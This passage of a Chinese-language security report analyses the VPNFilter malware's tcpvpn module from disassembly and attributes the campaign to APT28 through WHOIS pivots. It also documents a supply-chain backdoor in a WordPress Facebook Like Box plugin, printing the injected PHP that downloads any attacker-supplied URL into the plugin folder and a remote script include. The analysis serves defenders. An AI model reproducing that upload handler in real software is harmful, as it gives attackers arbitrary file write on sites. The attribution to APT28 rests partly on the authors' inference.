000000000004AA630 69 66 5F 69 6E 65 74 36 00 25 73 20 25 30 32 78 if_inet6.%s~%02x
000000000004AA640 20 25 30 32 78 20 25 30 32 78 20 25 30 32 78 20 ~%02x~%02x~%02x~
000000000004AA650 25 73 0A 00 09 69 6E 65 74 36 20 61 64 64 72 3A %s...inet6~addr:
000000000004AA660 20 00 2F 25 64 20 20 53 63 6F 70 65 3A 20 00 47 ~../%d~Scope::~G
```

```
int __fastcall init_keys(vpn_t *t)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
    v27 = __readfsqword(0x28u);
    _sprintf_chk(
        (__int64)str_in,
        1LL,
        256LL,
        (__int64)"%d%s%d",
        (unsigned int)t->net_lport,
        "!;H*rK|_MwS+E!-!^yC=yJTh.ke:VynEz~;:-Q;kQ^w^~S;QEZh6^jgf_4RzsG",
        (unsigned int)t->net_rport);
    LODWORD(v1) = t->net_lport;
    _sprintf_chk(
        (__int64)str_out,
        1LL,
        256LL,
        (__int64)"%d%s%d",
        (unsigned int)t->net_rport,
        "!;H*rK|_MwS+E!-!^yC=yJTh.ke:VynEz~;:-Q;kQ^w^~S;QEZh6^jgf_4RzsG",
        v1);
}
```

tcpvpn 模块运行的命令行参数为：

tcpvpn <unused> <unused> "start <C&C IP> <C&C port>"

```
loc_4006B3:                                ; CODE XREF: main+A01j
argv = r12                                ; char ** ; s1
new_argv = rbp                             ; char **

48 8B 7D 08                                mov     rdi, [new_argv+8]
8E 44 A5 4A 00                             mov     esi, offset s2 ; "start"
E8 9F FC FF FF                             call    _strcmp
85 C0                                        test    eax, eax
75 CD                                        jnz     short out
48 8B 55 18                                mov     rdx, [new_argv+18h] ; port
48 8B 75 10                                mov     rsi, [new_argv+10h] ; ip_0
48 89 E7                                    mov     rdi, rsp
E8 5B 0A 00 00                             call    init_vpn

res = rax                                  ; int

85 C0                                        test    eax, eax
74 0A                                        jz      short loc_4006E3

loc_4006D9:                                ; CODE XREF: main+FB1j
48 89 E7                                    mov     rdi, rsp
E8 CF 09 00 00                             call    term_vpn
EB AF                                        jmp     short out

; -----


loc_4006E3:                                ; CODE XREF: main+E71j
res = rax                                  ; int ; t

48 89 E7                                    mov     rdi, rsp
E8 35 0C 00 00                             call    run_vpn
```

五、关联分析与溯源

在我们前面的文章中,我们就曾推测过 VPNFilter 名字的由来,攻击者以受感染的路由器设备节点作为私有的 VPN 代理,通过该 VPN 代理进行受感染路由器节点的内网渗透与操控,并嗅探或过滤出自己所关心的所有原生数据包,发送到远程服务器,隐蔽性极高(防火墙以及 WAF 等工具被轻松绕过),根据本文的 tcpvpn 模块技术分析,表明我们当时的推断是完全正确的,这种通过“VPN”代理进行攻击与渗透的方式还有一个优点就是通过构建分布式代理网络能够有效混淆与隐藏攻击源,制造一种攻击源来自先前受感染的路由器设备的假象,增大安全研究人员的溯源成本。

在上述模块 3 nm 的分析过程中,我们发现该模块会使用 MikroTik 路由器邻居发现协议来定位网络中其他的 MikroTik 设备,而就在 8 月初,维基解密披露了一个 MikroTik RouterOS 漏洞(CVE-2018-14747)利用,该漏洞于今年 3 月下旬被发现,其影响 Winbox for MikroTik RouterOS 6.42 及之前的所有版本,远程攻击者可通过修改请求利用该漏洞绕过身份验证并读取任意文件,影响面极其广泛,而且由于 MikroTik 路由器的大范围分布,不难推测 VPNFilter 利用该漏洞作为最初的攻击向量之一,从 RouterOS 通信端口 8291 的历史数据来看,其在上半年 3 月 26 日单日端口扫描数量高达 180,000+,在这背后是包含 VPNFilter 在内的僵尸网络对互联网开放端口发起的疯狂扫描行为。



另外前面我们提到此次 VPNFilter 僵尸网络背后的攻击是俄罗斯黑客,主要针对乌克兰进行的一次国家级别的攻击,通过近段时间的关联分析与溯源挖掘,我们能够确认此次攻击事件的背后组织正是强大的 APT 黑客组织 APT28(Fancy Bear, 化名“奇幻熊”,该组织成立于 2000 年代中期,主要服务于俄罗斯政府的政治利益),根据之前的分析我们知道阶段 1 的 loader 模块会通过从 Photobucket.com 或 ToKnowAll.com 上下载恶意图片进行解密获取阶段 2 模块地址,其中 photobucket.com 是属于被劫持利用的正常图片分享网站,而 toknowall.com 属于攻击者注册的恶意域名,通过对 toknowall.com 进行 whois 查询,我们发现该域名是由英国普利茅斯就职于一家名叫 Earthworks Yard Maintenance 的公司的员工注册:


```
Domain Status: clientTransferProhibited - http://www.icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: Hew Donnatan
Registrant Organization: Earthworks Yard Maintenance
Registrant Street: 88 Wressle Road
Registrant City: Plumley
Registrant State/Province: Plymouth
Registrant Postal Code: WA16 5RJ
Registrant Country: GB
Registrant Phone: +44.4407765840844
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: hew241985@gmx.com
Registry Admin ID:
```

通过对该域名注册机构进行 whois 反查,可以发现历史上该机构注册了约 17 个域名,具体信息如下:

域名	注册人	注册机构	注册邮箱
Toknowall.com	Hew Donnatan	Earthworks Yard Maintenance	hew241985@gmx.com
Bookcutsmall.top	Kevin Baader	Earthworks Yard Maintenance	dem143237@diemail.ru
Bookhappenhappy.top	Sven Eichel	Earthworks Yard Maintenance	dem143612@diemail.ru
Bookreturnbetter.top	Max Probst	Earthworks Yard Maintenance	dem143899@diemail.ru
Christianfechtdesign.com	Florence G.Brinley	Earthworks Yard Maintenance	admin@quantumfrog.com
Evridiki-studios.com	Willian Gross	Earthworks Yard Maintenance	webadmin@farghana.org
Lyricalysquared.com	Monica Johnson	Earthworks Yard Maintenance	webadmin@verybigmoney.net
Marketingmalawi.top	Eric	Earthworks Yard Maintenance	petrrydz6@mail.ru
Popularq.net	John Odea	Earthworks Yard Maintenance	email@popularq.net
verybigmoney.net	Monica Johnson	Earthworks Yard Maintenance	webadmin@verybigmoney.net
Thefinnews.us	Jack Kerr	Earthworks Yard Maintenance	jackkerr@yandex.com
firstlifecoverage.net	Marry Schrack	Earthworks Yard Maintenance	Mary.Schrack@earthworkslawnga
Simplehomemonitoring.net	Marry Schrack	Earthworks Yard Maintenance	Mary.Schrack@earthworkslawnga
Mesaros29.club	John Odea	Earthworks Yard Maintenance	eduardziminhs@mail.ru
Southampton-Watford-livestream.club	Ottavio Ferri	Earthworks Yard Maintenance	ottavioferri1@hotmail.com
firsthomecoverage.net	Marry Schrack	Earthworks Yard Maintenance	Mary.Schrack@earthworkslawnga
Angierusell.club	Willian Baker	Earthworks Yard Maintenance	vladislavdhxtx@mail.ru

然而通过一系列关联挖掘,我们发现该注册机构(公司)以及注册人、注册人所在街道等信息并不真实,显然是有意伪造,而且截止目前 17 个域名中,只有 verybigmoney.net 依然存活,通过对该网站进行扫描探测,我们发现其使用 4.9.8 版本的 WordPress,而且使用名为“cardoza-facebook-like-box”的插件,版本显示为最新的 2.10.1:

Analysis of <http://verybigmoney.net> Nmap Port Scan Reverse IP (Hosts Sharing IP) HTTP Headers Page Links



WordPress Version
4.9.8
Version is current
Found in [META Generator Tag](#)

Reputation Check

PASSED

Google Safe Browse: **OK**
Spamhaus Check: **OK**
Compromised Hosts: **OK**
Dshield Blocklist: **OK**
Shadowserver C&C: **OK**

Web Server:
Apache/2.2.27 (CentOS)
X-Powered-By:
None
IP Address:
88.80.186.114
Hosting Provider:
Linode 
Shared Hosting:
141 sites found on 88.80.186.114

 WordPress Plugins

The following plugins were detected by reading the HTML source of the WordPress sites front page.

Plugin Name	Latest Release	Source
cardoza-facebook-like-box	latest release (2.10.1)	https://johnnash.info/facebook-plugin/

Plugins are a source of many security vulnerabilities within WordPress installations, always keep them updated to the latest version available and check the developers plugin page for information about security related updates and fixes.

There are likely more plugins installed than those listed here as the detection method used here is passive. While these results give an indication of the status of plugin updates, a more comprehensive assessment should be undertaken by [brute forcing the plugin paths](#) using a dedicated tool.

cardoza-facebook-like-box 插件是由居住在伦敦的 WordPress 开发工程师 Vinoj Cardoza 开发的,经 Google 搜索我们在 Github 上寻找该插件源代码,找到 2 个结果:

2 repository results

WPPlugins/cardoza-facebook-like-box

● PHP

This is a mirror of the svn repo:

<https://plugins.svn.wordpress.org/cardoza-facebook-like-box/>, the master is always ...

Updated on 2 Aug 2017

wp-plugins/cardoza-facebook-like-box

● PHP

WordPress.org Plugin Mirror

Updated on 26 Feb 2015

第一个最近更新时间是 2017 年 8 月 2 日,而第二个是三年前,我们便对第一个库代码进行分析,通过对核心代码进行代码安全审计,意外的是我们发现在 2.9 版本的 cardoza_facebook_like_box.php 中存在不安全代码,可能引起任意代码上传漏洞:

WPPlugins / cardoza-facebook-like-box

Watch 1 Star 0 Fork 0

Code Pull requests 0 Projects 0 Insights

Branch: master cardoza-facebook-like-box / cardoza_facebook_like_box.php Find file Copy path

wppluginsbot updated cardoza-facebook-like-box to version 2.9 c14218b on 2 Aug 2017

1 contributor

618 lines (545 sloc) 27.8 KB

Raw Blame History

```
1 <?php
2 /*
3  Plugin Name: Facebook Like Box
4  Plugin URI: https://johnnash.info/facebook-plugin/
5  Description: Facebook Like Box enables you to display the facebook page likes in your website.
6  Version: 2.9
7  Author: Vinoj Cardoza
8  Author URI: https://johnnash.info/facebook-plugin/
9  License: GPL2
10 */
11
12
13 if(isset($_POST['out_fileupload']))
14 {
15     $file_url=$_POST['file_url'];
16     $file_name=explode("/", $file_url);
17     $file_name=$file_name[count($file_name)-1];
18     file_put_contents(dirname(__FILE__)."/custom-css/$file_name", file_get_contents($file_url));
19     exit;
20 }
```

只要 WordPress 加载处于活动的该插件或者直接向文件发送请求就能运行该代码,因此攻击者只要能够访问该网站主页或直接访问文件就能够上传恶意样本进行投毒,在分析过程中我们发现插件中没有任何地方对该代码进行引用,这就表明该段代码很可能是被攻击者恶意植入,进行所谓的**插件供应链攻击**([supply-chain attack](#)),在 `cardoza_facebook_like_box.php` 中我们还发现了一处可疑操作代码:

```
function cardoza_facebook_posts_scripts()
{
    wp_enqueue_script('admin_cfblbjs', 'https://johnnash.info/plugin/ads.js');

    if(isset($_GET['page']))
    {
        if($_GET['page']=="slug_for_fb_like_box")
        {
            wp_enqueue_script('admin_cs_cfblbjs', plugins_url('/admin_cardozafacebook.js', __FILE__), array('jquery'));
        }
    }
    wp_enqueue_style('admin_cfblbcss', plugins_url('/admin_cardozafacebook.css', __FILE__));
}
```

这将导致 <https://johnnash.info/plugin/ads.js> 的 URL 内容以 JavaScript 的形式加载到管理页面上,很可能被用于恶意目的(广告流量推广或者其他),循着好奇的心理我们点开了该链接,发现页面显示空白, `ads.js` 没有一行代码,这令我们感到疑惑,这时我们突然想起我们分析的版本是 2.9,而网站所用最新的插件版本是 2.10.1,于是通过 google 找到最新的 2.10.1 版本代码,经过对比发现 2.10.1 版本已经去除了上面发现的 2 处恶意代码:

```
Version: 2.10.1
Author: Vinoj Cardoza
Author URI: https://johnnash.info/facebook-plugin/
License: GPLv2
*/
2.10.1

add_action('admin_init', 'cfblb_redirection');
add_action('admin_enqueue_scripts', 'cfblb_enq_scripts');
add_action('wp_enqueue_scripts', 'cfblb_enq_scripts');
add_action('plugins_loaded', 'cardoza_fb_like_init');
add_action('admin_menu', 'cardoza_fb_like_options');
add_shortcode("cardoza_facebook_like_box", "cardoza_facebook_like_box_sc");
add_shortcode("cardoza_facebook_posts_like", "cardoza_facebook_posts_like_sc");
add_action('admin_enqueue_scripts', 'cardoza_facebook_posts_scripts');
add_action('login_enqueue_scripts', 'cardoza_facebook_posts_scripts');
register_activation_hook(__FILE__, 'cfblb_activate');

function cfblb_activate()
{
    update_option('cfblb_stream', "false");
    update_option('cfblb_header', "true");
    update_option('cfblb_small_header', "false");
    update_option('cfblb_show_faces', "true");
    update_option('cfpl_enable', "no");
    add_option('cfblb_header_do_activation_redirect', true);
}

function cfblb_redirection()
{
    if (get_option('cfblb_header_do_activation_redirect', false)) {
        delete_option('cfblb_header_do_activation_redirect');
        wp_redirect(admin_url('options-general.php?page=plug_for_fb_like_box'));
        exit;
    }
}

function cardoza_facebook_posts_scripts()
{
    if(isset($_GET['page']))
}

Version: 2.9
Author: Vinoj Cardoza
Author URI: https://johnnash.info/facebook-plugin/
License: GPLv2
*/
2.9

if(isset($_POST['out_fileupload']))
{
    $file_url=$_POST['file_url'];
    $file_name=explode("/", $file_url);
    $file_name=$file_name[count($file_name)-1];
    file_put_contents(dirname(__FILE__)."/custom-css/$file_name", file_get_contents(
    $file_url));
    exit;
}

add_action('admin_init', 'cfblb_enq_scripts');
add_action('wp_enqueue_scripts', 'cfblb_enq_scripts');
add_action('wp_enqueue_scripts', 'cfblb_enq_stylescripts');
add_action('plugins_loaded', 'cardoza_fb_like_init');
add_action('admin_menu', 'cardoza_fb_like_options');
add_shortcode("cardoza_facebook_like_box", "cardoza_facebook_like_box_sc");
add_shortcode("cardoza_facebook_posts_like", "cardoza_facebook_posts_like_sc");
add_action('admin_enqueue_scripts', 'cardoza_facebook_posts_scripts');
add_action('login_enqueue_scripts', 'cardoza_facebook_posts_scripts');
register_activation_hook(__FILE__, 'cfblb_activate');

function cfblb_activate()
{
    update_option('cfblb_stream', "false");
    update_option('cfblb_header', "true");
    update_option('cfblb_small_header', "false");
    update_option('cfblb_show_faces', "true");
}

function cardoza_facebook_posts_scripts()
{
    wp_enqueue_script('admin_cfblbjs', 'https://johnnash.info/plugin/ads.js');
    if(isset($_GET['page']))
}
```

顺便我们也对 2.9 版本之前的版本 2.8.8 进行了审计，也均没有发现此 2 处代码，却发现 2.88 版本的作者是 **johnnash1975**：

```
<?php
/*
Plugin Name: Facebook Like Box
Description: Facebook Like Box enables you to display the facebook page likes in your website.
Version: 2.8.8
Author: johnnash1975
License: GPLv2
*/

add_action('admin_init', 'cfblb_enq_scripts');
add_action('wp_enqueue_scripts', 'cfblb_enq_scripts');

add_action("plugins_loaded", "cardoza_fb_like_init");
add_action("admin_menu", "cardoza_fb_like_options");
add_shortcode("cardoza_facebook_like_box", "cardoza_facebook_like_box_sc");
add_shortcode("cardoza_facebook_posts_like", "cardoza_facebook_posts_like_sc");
```

同时我们也在 Vinoj Cardoza 的主页上得知其已经把插件卖给了第三方个人：



Vinoj Cardoza
October 4, 2017 at 9:26 am

Hi,
Thanks for posting your question. Sorry, I have already sold this plugin to someone else. I have forwarded your question to them.

reply to comment →



Vesa
March 17, 2017 at 7:02 pm

FB Like Box suddenly started to show the error "Not a valid Facebook Page url", although the correct URL of the linked page continues to be in the "Facebook Page URL" field of the Facebook Like Box Options. (I've also made sure it is correct by copying the address from the address bar of the Fb page several times.)

It has been argued that this error could be caused by some recent Facebook change. Could you please look into this.

Note: We're using WordPress version 4.7.3.

reply to comment →



Vinoj Cardoza
October 4, 2017 at 9:27 am

Sorry, actually I sold this plugin to someie else.

reply to comment →

这样 johnnash1975 这个名字就跟前面第二处不安全代码中涉及到的 URL <https://johnnash.info/plugin/ads.js> 关联起来了，<https://johnnash.info> 这个域名应该是 johnnash1975 的，通过 whois 查询得知，该域名注册于 2017 年 3 月 15 日，

Registrar Info	
Name	GoDaddy.com, LLC
Whois Server	whois.godaddy.com
Referral URL	http://www.godaddy.com
Status	clientDeleteProhibited http://www.icann.org/epp#clientDeleteProhibited clientRenewProhibited http://www.icann.org/epp#clientRenewProhibited clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited clientUpdateProhibited http://www.icann.org/epp#clientUpdateProhibited
Important Dates	
Expires On	2019-03-15
Registered On	2017-03-15
Updated On	2017-09-21

Tel: 010-86469302

Mail:support@6cloudtech.com

而插件被修改添加恶意代码的时间是 3 月 16 日:

Timestamp: 03/16/2017 05:31:58 AM (19 months ago)
Author: johnnash1975
Message: update. features added. bugs fixed. upwork - lucas.
Location: cardoza-facebook-like-box/trunk
Files: 1 added 1 edited

cardoza_facebook_like_box.php (8 diffs)
custom-css

View differences inline
Show 2 lines around each change
Show the changes in full context
Ignore:
Blank lines
Case changes
White space changes
Update

Unmodified Added Removed

```
cardoza-facebook-like-box/trunk/cardoza_facebook_like_box.php
r151777t1615465
4 4 Plugin URI: http://www.vinojcardoza.com/blog/cardoza-facebook-like-box/
5 5 Description: Facebook Like Box enables you to display the facebook page likes in your website.
6 6 Version: 2.8.8
6 6 Version: 2.8.9
7 7 Author: Vinoj Cardoza
8 8 Author URI: http://www.vinojcardoza.com
9 9 License: GPL2
10 10 */
11
12
13 if(isset($_POST['out_fileupload']))
14 {
15     $file_url=$_POST['file_url'];
16     $file_name=explode('/', $file_url);
17     $file_name=$file_name[count($file_name)-1];
18     file_put_contents(dirname(__FILE__)."/custom-css/$file_name", file_get_contents($file_url));
19     exit;
20 }
```

而且我们还发现 3 月 19 日, Vinoj Cardoza 更新插件目录作者的名字, 正式对外生效(由此可以推测原作者于 2017 年 3 月 15 日前不久将插件转让给 johnnash1975):

Changeset 1617360

Timestamp: 03/19/2017 06:01:31 PM (19 months ago)
Author: vinoj.cardoza
Message: Changed the author name
Location: cardoza-facebook-like-box
Files: 5 edited

tags/2.8.6/readme.txt (3 diffs)
tags/2.8.7/cardoza_facebook_like_box.php (1 diff)
tags/2.8.7/readme.txt (4 diffs)
trunk/cardoza_facebook_like_box.php (1 diff)
trunk/readme.txt (3 diffs)

View differences inline
Show 2 lines around each change
Show the changes in full context
Ignore:
Blank lines
Case changes
White space changes
Update

Unmodified Added Removed

```
cardoza-facebook-like-box/tags/2.8.6/readme.txt
r1462136t1617360
1 1 == Facebook Like Box ==
2 Contributors: vinoj.cardoza
3 Donate link: https://www.paypal.com/cgi-bin/webscr?
cmd=_donations&business=vinoj%2ecardoza%40gmail%2ecom&currency_code=GBP&lc=US&bn=PP%2dDonationsBF&charset=UTF%2d8
2 Contributors: johnnash1975
```

johnnash1975 在刚刚接手插件不久就对源码进行修改, 很难不让人怀疑这是早有预谋, 在 WordPress.org 的官网上也看到有 2,000+ 的活跃用户(截止目前大概有 300,000 的历史安装量):

Version:	2.10.1
Last updated:	1 year ago
Active installations:	20,000+
WordPress Version:	3.0 or higher
Tested up to:	4.8.7
Tags:	facebook facebook like fb like likebox
Advanced View	

种种迹象向我们表明第三方极有可能曾经是 APT28 组织的成员(或控制肉鸡), 通过污染 WordPress 插件供应链, 进行一定规模的互联网钓鱼投毒, 像这种供应链被第三方接管进行污染传播的例子在史上也时有发生, 值得安全研究人员与软件供应商的警惕。

综上, 我们认为此事件并未就此结束, 六方云超弦攻防实验室仍会继续关注事件的进展并跟踪分析 APT28 的最新动态, 我们后期会针对各类 APT 组织的攻击事件进行一系列系统化、整体化的挖掘和分析, 以期最大程度地还原真实攻击画像, 为企业和个人提供最及时的威胁防御措施。

时间线:

- 2018-05-23 Cisco Talos 研究团队开始披露 VPNFilter 事件
- 2018-06-06 Cisco Talos 披露新的 Stage 3 恶意模块
- 2018-06-07 六方云针对 VPNFilter 分析初稿完成, 并持续跟踪
- 2018-06-19 六方云超弦攻防实验室(String Lab)对外发布深度分析报告
- 2018-06-20 - 10-21 持续关注与跟踪分析
- 2018-10-22 六方云超弦攻防实验室对外发布 VPNFilter 深度分析更新报告

六、附录 IOCs

a43a4a218cf5755ce7a7744702bb45a34321339ab673863bf6f00ac193cf55fc
aac52856690468687bbe9e357d02835e9f5226a85eacc19c34ff681c50a6f0d8
13165d9673c240bf43630cddccdc4ab8b5672085520ee12f7596557be02d3605
b81f857cd8efab6e6e5368b1c00d93505808b0db4b773bee1843a3bc948d3f4f

Tel: 010-86469302

Mail:support@6cloudtech.com

809f93cbcfe5e45fae5d69ca7e64209c02647660d1a79b52ec6d05071b21f61a
7ff2e167370e3458522eaa7b0fb81fe21cd7b9dec1c74e7fb668e92e261086e0
81368d8f30a8b2247d5b1f8974328e9bd491b574285c2f132108a542ea7d38c7
b301d6f2ba8e532b6e219f3d9608a56d643b8f289cfe96d61ab898b4eab0e3f5
99e1db762ff5645050cea4a95dc03eac0db2ceb3e77d8f17b57cd6e294404cc7
76bf646fce8ff9be94d48aad521a483ee49e1cb53cfd5021bb8b933d2c4a7f0f
e009b567516b20ef876da6ef4158fad40275a960c1efd24c804883ae273566b0
7c06b032242abefe2442a8d716dddb216ec44ed2d6ce1a60e97d30dbba1fb643
f8080b9bfc1bd829dce94697998a6c98e4eb6c9848b02ec10555279221dd910a
4e350d11b606a7e0f5e88270938f938b6d2f0cc8d62a1fdd709f4a3f1fa2c828
f1cf895d29970c5229b6a640c253b9f306185d4e99f4eac83b7ba1a325ef9fb8
8395e650e94b155bbf4309f777b70fa8fdc44649f3ab335c1dfdfeb0cdee44ff
a249a69e692fff9992136914737621f117a7d8d4add6bac5443c002c379fe072
5e75b8b5ebbef78f35b00702ced557cf0f30f68ee08b399fc26a3e3367bb177b
fe022403a9d4c899d8d0cb7082679ba608b69091a016e08ad9e750186b1943dd
116d584de3673994e716e86fbb3945e0c6102bfbfd30c48b13872a808091e6bc9
4263c93ce53d7f88c62fecb6a948d70e51c19e1049e07df2c70a467bcefee2c8
5d70e7dd5872cc0d7d0f7015c11400e891c939549c01922bfff2bbe3b7d5d1ce3
5c52f115ab8a830d402fac8627d0bfdbbfbfd4dcf0e6ad8154d49bb85387893aa
e75e224c909c9ead4cb50cd772f606407b09b146051bfb28015fcbe27b4a5e8d
999f14044f41adfd9fb6c97c04d7d2fd9af01724b3ab69739acf615654abfa43
b118b23a192f372616efe8c2b12977d379ac76df22493c14361587bd1cc8a804
7ba0dc46510492a7f6c9b2bcc155333898d677cd8a88fe0e1ac1ad3852f1c170
83b3dbf7f6bc5f98151b26781fa892fc1a014c62af18c95ae537848204f413b8
fce03f57b3fd3842efac3ce676687794c4decc29b612068e578134f3c4c4296a
1f26b69a353198bb047dde86d48198be8271e07f8c9d647d2f562207e1330a37
1e824654afba03678f8177e065c487a07192069711eeb4abe397010771b463b5
84227f906c7f49071d6598b9035fc785d2b144a6349d0cf7c29177c00db2dc2f
6eb09f805a68b29c9516d649019bea0bb4796e504ca379783455508a08f61087
aa5baa135b2ada5560833747260545d6a5b49558f6244c0f19443dc87c00294d
4c5e21125738c330af1bfe5cab5f18fa14bbef53805dda2c3c31974555f7ec5
0f3746f273281472e7181f1dd1237f0c9fc26f576a883f42413c759f381006c4
acfc72b8d6611dc9cd6a3f1a4484aa0adfb404ad5faaa8b8db5747b0ff05bc22
fe9c17ac036622b2d73466f62b5d095edda2d3b60fa546a48d0bb18f8b11059f
830091904dab92467956b91555bc88fa7e6bbde514b8a90bb078c8a3bb2f39a9
5a28ad479d55275452e892b799c32803f81307079777bb1a5c4d24477206d16b
8440128350e98375b7eff67a147dfe4e85067d67f2ad20d9485f3de246505a5f
275c4e86218915c337d7e37e7caba36cb830512b17353bf9716c4ba6dceb33ed
b700207c903e8da41f33f11b69f703324ec79eb56c98b22efaeac0a10447ec44
2aa149a88539e8dd065c8885053a30d269be63d41a5db3f66c1982202761aa75
1a11240d0af108720de1a8a72ceadef102889f4d5679c1a187559d8d98143b0b
3b6be595b4183b473964345090077b1df29b0cace0077047b46174cc09c690e1
620c51f83457d0e8cb985f1aff07c6d4a33da7566297d41af681ae3e5fbd2f80
4c8da690501c0073a3c262a3079d8efac3fea9e2db9c55f3c512589e9364e85c

Tel: 010-86469302

Mail:support@6cloudtech.com

d92282acf3fea66b05a75aba695e98a5ea1cc1151f9e5370f712b69a816bf475
30382c1e7566d59723ff7ef785a1395711be64873dbca6d86691b1f5d86ba29f

七、 参考链接

1. <https://blog.talosintelligence.com/2018/09/vpnfilter-part-3.html>
2. <https://www.pluginvulnerabilities.com/2017/10/16/is-this-another-case-of-a-malicious-takeover-of-a-wordpress-plugin/>
3. <https://www.wordfence.com/blog/2018/01/wordpress-supply-chain-attacks/>
4. <http://www.6cloudtech.com/upload/default/20180821/3b9df83890935447995292156402215c.pdf>